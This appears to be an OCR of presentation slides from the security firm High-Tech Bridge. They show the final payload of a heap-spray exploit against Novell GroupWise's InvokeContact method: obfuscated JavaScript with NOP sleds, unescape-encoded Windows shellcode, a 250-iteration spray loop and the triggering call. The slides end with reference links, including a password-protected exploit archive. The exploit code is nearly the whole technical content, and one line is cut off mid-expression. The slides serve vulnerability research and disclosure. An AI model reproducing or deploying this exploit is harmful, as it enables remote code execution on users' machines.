
HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- This is therefore the final payload for the exploit:

```
var heap_obj = new GyGguPonxZoADbtgXPS.fCIgzuiPwtTRcuxDXwnv0KNl(0x10000);
var payload2 = unescape(
        "%u4242%u4242%u4242%u4242%ucccc%ucccc%ucccc%ucccc%ucccc%ucccc%u0c40%u0c0c%u0c44%u0c0c%u0c48%u0c0c%ue8fc%u0089%u0000%u8960%u31e5" +
        "%u64d2%u528b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u264a%uff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b" +
        "%u8b10%u3c42%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058%ud301%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1ac%u0dcf" +
        "%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u2424%u5b5b" +
        "%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u016a%u858d%u00b9%u0000%u6850%u8b31%u876f%ud5ff%uf0bb%ua2b5%u6856%u95a6%u9dbd" +
        "%ud5ff%u063c%u0a7c%ufb80%u75e0%ubb05%u1347%u6f72%u006a%uff53%u63d5%u6c61%u0063" +
        "");
var payload = unescape("%u0c0c%u0c0c%u0003%u0000%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141");
var zoNWUcOOYegFinTDSbOSAAM = unescape("%u9090%u9090");

while (zoNWUcOOYegFinTDSbOSAAM.length < 0x1000) zoNWUcOOYegFinTDSbOSAAM += zoNWUcOOYegFinTDSbOSAAM;

offset_length = 0x5F6;
junk_offset = zoNWUcOOYegFinTDSbOSAAM.substring(0, offset_length);

var shellcode = junk_offset + payload + payload2 + zoNWUcOOYegFinTDSbOSAAM.substring(0, 0x800 - payload2.length - junk_offset.length - payload.lengt
while (shellcode.length < 0x40000) shellcode += shellcode;

var block = shellcode.substring(2, 0x40000 - 0x21);
for (var i=0; i < 250; i++) {
 heap_obj.uYiBaSLpjlOJJdhFAb(block);
}
ctrl.InvokeContact(202116108)
```

THE INVOKECONTACT METHOD CASE (12)

- Code execution is reached:



References & Links

- http://www.youtube.com/watch?v=hNDjRLoN8ug (Exploitation Video)
- https://www.htbridge.com/publication/Novell-GroupWise-exploit.rar (password: htbridge)
- https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying demystified/#Heap_Spraying_on_Internet_Explorer_9
- http://cwe.mitre.org/data/definitions/822.html
- https://www.htbridge.com/vulnerability/
- http://en.wikipedia.org/wiki/Novell_GroupWise

Thank you for reading

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

Your questions are always welcome:

brian.mariani [at] htbridge.com
frederic.bourla [at] htbridge.com